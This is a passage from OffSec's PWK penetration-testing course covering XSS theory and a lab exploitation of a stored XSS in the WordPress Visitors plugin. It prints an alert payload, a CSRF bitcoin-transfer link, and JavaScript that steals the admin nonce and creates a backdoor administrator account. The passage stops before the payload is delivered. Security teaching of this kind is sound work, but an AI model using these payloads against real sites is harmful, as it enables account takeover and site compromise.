



*Figure 109: Inspecting the API response value*

Great! We were able to recreate the same behavior within our proxy, which, among other advantages, enables us to store any tested APIs in its database for later investigation.

Once we've tested a number of different APIs, we could navigate to the *Target* tab and then *Site map*. We can then retrieve the entire map of the paths we have been testing so far.





*Figure 110: Using the Site Map to organize API testing*

From Burp's Site map, we can track the API we discovered and forward any saved request to the Repeater or Intruder for further testing.

In this Learning Unit, we explored how to debug web applications through the web browser console and network developer tools. We then learned what REST APIs are, their role in web applications, and how we can approach a black-box penetration test to find weaknesses and abuse them.

In the next Learning Unit, we are going to learn about one of the most poplar and widespread vulnerabilities that affects web applications, Cross-Site Scripting.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 8.4 Cross-Site Scripting

This Learning Unit covers the following Learning Objectives:

- Understand Cross-Site Scripting vulnerability types
- Exploit basic Cross-Site Scripting
- Perform Privilege Escalation via Cross-Site Scripting

One of the most important features of a well-defended web application is *data sanitization*,[358] a process in which user input is processed so that all dangerous characters or strings are removed or transformed. Unsanitized data allows an attacker to inject, and potentially execute, malicious code.

*Cross-Site Scripting* (XSS)[359] is a vulnerability that exploits a user's trust in a website by dynamically injecting content into the page rendered by the user's browser.

Once thought to be a relatively low-risk vulnerability, XSS today is both high-risk and prevalent, allowing attackers to inject client-side scripts, such as JavaScript, into web pages visited by other users.

### 8.4.1 Stored vs Reflected XSS Theory

XSS vulnerabilities can be grouped into two major classes: *stored*[360] or *reflected*.[361]

*Stored XSS attacks*, also known as *Persistent XSS*, occur when the exploit payload is stored in a database or otherwise cached by a server. The web application then retrieves this payload and displays it to anyone who visits a vulnerable page. A single Stored XSS vulnerability can therefore attack all site users. Stored XSS vulnerabilities often exist in forum software, especially in comment sections, in product reviews, or wherever user content can be stored and reviewed later.

*Reflected XSS attacks* usually include the payload in a crafted request or link. The web application takes this value and places it into the page content. This XSS variant only attacks the person submitting the request or visiting the link. Reflected XSS vulnerabilities can often occur in search fields and results, as well as anywhere user input is included in error messages.

Either of these two vulnerability variants can manifest as client- (browser) or server-side; they can also be *DOM-based*.

*DOM-based XSS*[362] takes place solely within the page's *Document Object Model* (DOM).[363] While we won't cover too much detail for now, we should know that browsers parse a page's HTML content and then generate an internal DOM representation. This type of XSS occurs when a page's DOM is modified with user-controlled values. DOM-based XSS can be stored or reflected;

---

[358] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Data_validation

[359] (OWASP Foundation, Inc, 2022), https://owasp.org/www-community/attacks/xss/

[360] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Cross-site_scripting#Persistent_(or_stored)

[361] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Cross-site_scripting#Non-persistent_(reflected)

[362] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Cross-site_scripting#Server-side_versus_DOM-based_vulnerabilities

[363] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

the key is that DOM-based XSS attacks occur when a browser parses the page's content and inserted JavaScript is executed.

No matter how the XSS payload is delivered and executed, the injected scripts run under the context of the user visiting the affected page. This means that the user's browser, not the web application, executes the XSS payload. These attacks can be nevertheless significant, with impacts including session hijacking, forced redirection to malicious pages, execution of local applications as that user, or even trojanized web applications. In the following sections, we will explore some of these attacks.

## 8.4.2 JavaScript Refresher

JavaScript is a high-level programming language that has become one of the main components of modern web applications. All modern browsers include a JavaScript engine that runs JavaScript code from within the browser itself.

When a browser processes a server's HTTP response containing HTML, the browser creates a DOM tree and renders it. The DOM is comprised of all forms, inputs, images, etc. related to the web page.

JavaScript's role is to access and modify the page's DOM, resulting in a more interactive user experience. From an attacker's perspective, this also means that if we can inject JavaScript code into the application, we can access and modify the page's DOM. With access to the DOM, we can redirect login forms, extract passwords, and steal session cookies.

Like many other programming languages, JavaScript can combine a set of instructions into a function.[364]

```
function multiplyValues(x,y) {
  return x * y;
}

let a = multiplyValues(3, 5)
console.log(a)
```

*Listing 119 - Simple JavaScript Function*

In Listing 119, we declared a function named *multiplyValues* on lines 1-3 that accepts two integer values as parameters and returns their product.

On line 5, we invoke *multiplyValues* by passing two integer values, 3 and 5, as parameters, and assigning the variable *a* to the value returned by the function.

When declaring the *a* variable, we don't assign just any type to the variable, since JavaScript is a *loosely typed* language.[365] This means that the actual type of the *a* variable is inferred as a Number type based on the type of the invoked function arguments, which are Number types. As a last step, on line 6 we print the value of *a* to the console.

We can verify the above code by opening the developer tools in Firefox on the about:blank page to avoid clutter originated by any extra loaded library.

[364] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Functions

[365] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Data_structures

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Once the blank page is loaded, we'll click on the *Web Console* from the Web Developer sub-menu in the Firefox Menu or use the shortcut Ctrl+Shift+K.





*Figure 111: Testing the JavaScript Function in the Browser Console*

From within the Console, we can execute our test function and retrieve the output.

Printing values to the browser's console is another technique we can add to our debugging toolkit that will be extremely useful when analyzing more complex JavaScript code.

## 8.4.3 Identifying XSS Vulnerabilities

We can find potential entry points for XSS by examining a web application and identifying input fields (such as search fields) that accept unsanitized input, which is then displayed as output in subsequent pages.

Once we identify an entry point, we can input special characters and observe the output to determine if any of the special characters return unfiltered.

The most common special characters used for this purpose include:

```
< > ' " { } ;
```

*Listing 120 - Special characters for HTML and JavaScript*

Let's describe the purpose of these special characters. HTML uses "<" and ">" to denote *elements*,[366] the various components that make up an HTML document. JavaScript uses "{" and "}" in function declarations. Single (') and double (") quotes are used to denote strings, and semicolons (;) are used to mark the end of a statement.

If the application does not remove or encode these characters, it may be vulnerable to XSS because the app *interprets* the characters as code, which in turn, enables additional code.

[366] (Wikipedia, 2022), https://en.wikipedia.org/wiki/HTML_element

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

While there are multiple types of encoding, the most common we'll encounter in web applications are *HTML encoding*[367] and *URL encoding*.[368] URL encoding, sometimes referred to as *percent encoding*, is used to convert non-ASCII and reserved characters in URLs, such as converting a space to "%20".

HTML encoding (or *character references*) can be used to display characters that normally have special meanings, like tag elements. For example, "<" is the character reference for "<". When encountering this type of encoding, the browser will not interpret the character as the start of an element, but will display the actual character as-is.

If we can inject these special characters into the page, the browser will treat them as code elements. We can then begin to build code that will be executed in the victim's browser once it loads the maliciously-injected JavaScript code.

We may need to use different sets of characters, depending on where our input is being included. For example, if our input is being added between *div* tags, we'll need to include our own *script tags*[369] and need to be able to inject "<" and ">" as part of the payload. If our input is being added within an existing JavaScript tag, we might only need quotes and semicolons to add our own code.

### 8.4.4 Basic XSS

Let's demonstrate basic XSS with a simple attack against the OffSec WordPress instance. The WordPress installation is running a plugin named *Visitors* that is vulnerable to stored XSS.[370] The plugin's main feature is to log the website's visitor data, including the IP, source, and User-Agent fields.

The source code for the plugin can be downloaded from its website.[371] If we inspect the database.php file, we can verify how the data is stored inside the WordPress database:

```
function VST_save_record() {
    global $wpdb;
    $table_name = $wpdb->prefix . 'VST_registros';

    VST_create_table_records();

    return $wpdb->insert(
                $table_name,
                array(
                    'patch' => $_SERVER["REQUEST_URI"],
                    'datetime' => current_time( 'mysql' ),
                    'useragent' => $_SERVER['HTTP_USER_AGENT'],
                    'ip' => $_SERVER['HTTP_X_FORWARDED_FOR']
                )
            );
}
```

[367] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Character_encodings_in_HTML#HTML_character_references

[368] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Percent-encoding

[369] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Web/HTML/Element/script

[370] (OffSec Services Limited. 2022), https://www.exploit-db.com/exploits/49972

[371] (Mozilla, 2022), https://downloads.wordpress.org/plugin/visitors-app.0.3.zip

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 121 - Inspecting Visitor Plugin Record Creation Function*

This PHP function is responsible for parsing various HTTP request headers, including the User-Agent, which is saved in the *useragent* record value.

Next, each time a WordPress administrator loads the Visitor plugin, the function will execute the following portion of code from start.php:

```
$i=count(VST_get_records($date_start, $date_finish));
foreach(VST_get_records($date_start, $date_finish) as $record) {
    echo '
        <tr class="active" >
            <td scope="row" >'.$i.'</td>
            <td scope="row" >'.date_format(date_create($record->datetime),
get_option("links_updated_date_format")).'</td>
            <td scope="row" >'.$record->patch.'</td>
            <td scope="row" ><a href="https://www.geolocation.com/es?ip='.$record-
>ip.'#ipresult">'.$record->ip.'</a></td>
            <td>'.$record->useragent.'</td>
        </tr>';
    $i--;
}
```

*Listing 122 - Inspecting Visitors Plugin Record Visualization Function*

From the above code, we'll notice that the *useragent* record value is retrieved from the database and inserted plainly in the Table Data (*td*) HTML tag, without any sort of data sanitization.

As the User-Agent header is under user control, we could craft an XSS attack by inserting a script tag invoking the *alert()* method to generate a pop-up message. Given the immediate visual impact, this method is very commonly used to verify that an application is vulnerable to XSS.

---

*Although we just performed a white-box testing approach, we could have discovered the same vulnerability by testing the plugin through black-box HTTP header fuzzing.*

---

With Burp configured as a proxy and Intercept disabled, we can start our attack by first browsing to http://offsecwp/ using Firefox.

We'll then go to Burp *Proxy* > *HTTP History*, right-click on the request, and select *Send to Repeater*.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 112: Forwarding the request to the Repeater*

Moving to the *Repeater* tab, we can replace the default User-Agent value with the a script tag that includes the alert method (<script>alert(42)</script>), then send the request.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.






*Figure 113: Forwarding the request to the Repeater*

If the server responds with a *200 OK* message, we should be confident that our payload is now stored in the WordPress database.

To verify this, let's log in to the admin console at http://offsecwp/wp-login.php using the *admin/password* credentials.

If we navigate to the Visitors plugin console at http://offsecwp/wp-admin/admin.php?page=visitors-app%2Fadmin%2Fstart.php, we are greeted with a pop-up banner showing the number 42, proving that our code injection worked.




PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 114: Demonstrating the XSS vulnerability*

Excellent. We have injected an XSS payload into the web application's database and it will be served to any administrator that loads the plugin. A simple alert window is a somewhat trivial example of what can be done with XSS, so let's try something more interesting, like creating a new administrative account.

## 8.4.5 Privilege Escalation via XSS

Since we are now capable of storing JavaScript code inside the target WordPress application and having it executed by the admin user when loading the page, we're ready to get more creative and explore different avenues for obtaining administrative privileges.

We could leverage our XSS to steal *cookies*[372] and session information if the application uses an insecure session management configuration. If we can steal an authenticated user's cookie, we could masquerade as that user within the target web site.

Websites use cookies to track *state*[373] and information about users. Cookies can be set with several optional flags, including two that are particularly interesting to us as penetration testers: *Secure* and *HttpOnly*.

The Secure[374] flag instructs the browser to only send the cookie over encrypted connections, such as HTTPS. This protects the cookie from being sent in clear text and captured over the network.

The HttpOnly[375] flag instructs the browser to deny JavaScript access to the cookie. If this flag is not set, we can use an XSS payload to steal the cookie.

Let's verify the nature of WordPress' session cookies by first logging in as the *admin* user.

Next, we can open the Web Developer Tools, navigate to the *Storage* tab, then click on *http://offsecwp* under the *Cookies* menu on the left.





*Figure 115: Inspecting WordPress Cookies*

We notice that our browser has stored six different cookies, but only four are session cookies. Of these four cookies, if we exclude the negligible *wordpress_test_cookie*, all support the HttpOnly feature.

Since all the session cookies can be sent only via HTTP, unfortunately, they also cannot be retrieved via JavaScript through our attack vector. We'll need to find a new angle.

---

[372] (Wikipedia, 2022), https://en.wikipedia.org/wiki/HTTP_cookie

[373] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Session_(computer_science)

[374] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Secure_cookie

[375] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#Secure_and_HttpOnly_cookies

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

When the admin loads the Visitors plugin dashboards that contains the injected JavaScript, it executes whatever we provided as a payload, be it an alert pop-up banner or a more complex JavaScript function.

For instance, we could craft a JavaScript function that adds another WordPress administrative account, so that once the real administrator executes our injected code, the function will execute behind the scenes.

In order to succeed with our attack angle, we need to cover another web application attack class.

To develop this attack, we'll build a similar scenario as depicted by Shift8.[376] First, we'll create a JS function that fetches the WordPress admin *nonce*.[377]

The nonce is a server-generated token that is included in each HTTP request to add randomness and prevent *Cross-Site-Request-Forgery* (CSRF)[378] attacks.

A CSRF attack occurs via social engineering in which the victim clicks on a malicious link that performs a preconfigured action on behalf of the user.

The malicious link could be disguised by an apparently-harmless description, often luring the victim to click on it.

```
<a href="http://fakecryptobank.com/send_btc?account=ATTACKER&amount=100000"">Check out
these awesome cat memes!</a>
```

*Listing 123 - CSRF example attack*

In the above example, the URL link is pointing to a Fake Crypto Bank website API, which performs a bitcoin transfer to the attacker account. If this link was embedded into the HTML code of an email, the user would be only able to see the link description, but not the actual HTTP resource it is pointing to. This attack would be successful if the user is already logged in with a valid session on the same website.

In our case, by including and checking the pseudo-random nonce, WordPress prevents this kind of attack, since an attacker could not have prior knowledge of the token. However, as we'll soon explain, the nonce won't be an obstacle for the stored XSS vulnerability we discovered in the plugin.

As mentioned, in order to perform any administrative action, we need to first gather the nonce. We can accomplish this using the following JavaScript function:

```
var ajaxRequest = new XMLHttpRequest();
var requestURL = "/wp-admin/user-new.php";
var nonceRegex = /ser" value="([^"]*?)"/g;
ajaxRequest.open("GET", requestURL, false);
ajaxRequest.send();
var nonceMatch = nonceRegex.exec(ajaxRequest.responseText);
var nonce = nonceMatch[1];
```

*Listing 124 - Gathering WordPress Nonce*

[376] (Shift8, 2022), https://shift8web.ca/2018/01/craft-xss-payload-create-admin-user-in-wordpress-user/

[377] (WordPress.org, 2022), https://developer.wordpress.org/reference/functions/wp_nonce_field/

[378] (OWASP, 2022), https://owasp.org/www-community/attacks/csrf

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

This function performs a new HTTP request towards the **/wp-admin/user-new.php** URL and saves the nonce value found in the HTTP response based on the regular expression. The regex pattern matches any alphanumeric value contained between the string */ser" value="* and double quotes.

Now that we've dynamically retrieved the nonce, we can craft the main function responsible for creating the new admin user.

```
var params = "action=createuser&_wpnonce_create-
user="+nonce+"&user_login=attacker&email=attacker@offsec.com&pass1=attackerpass&pass2=
attackerpass&role=administrator";
ajaxRequest = new XMLHttpRequest();
ajaxRequest.open("POST", requestURL, true);
ajaxRequest.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
ajaxRequest.send(params);
```

*Listing 125 - Creating a New WordPress Administrator Account*

Highlighted in this function is the new backdoored admin account, just after the nonce we obtained previously. If our attack succeeds, we'll be able to gain administrative access to the entire WordPress installation.

To ensure that our JavaScript payload will be handled correctly by Burp and the target application, we need to first minify it, then encode it.

To minify our attack code into a one-liner, we can navigate to JS Compress.[379]

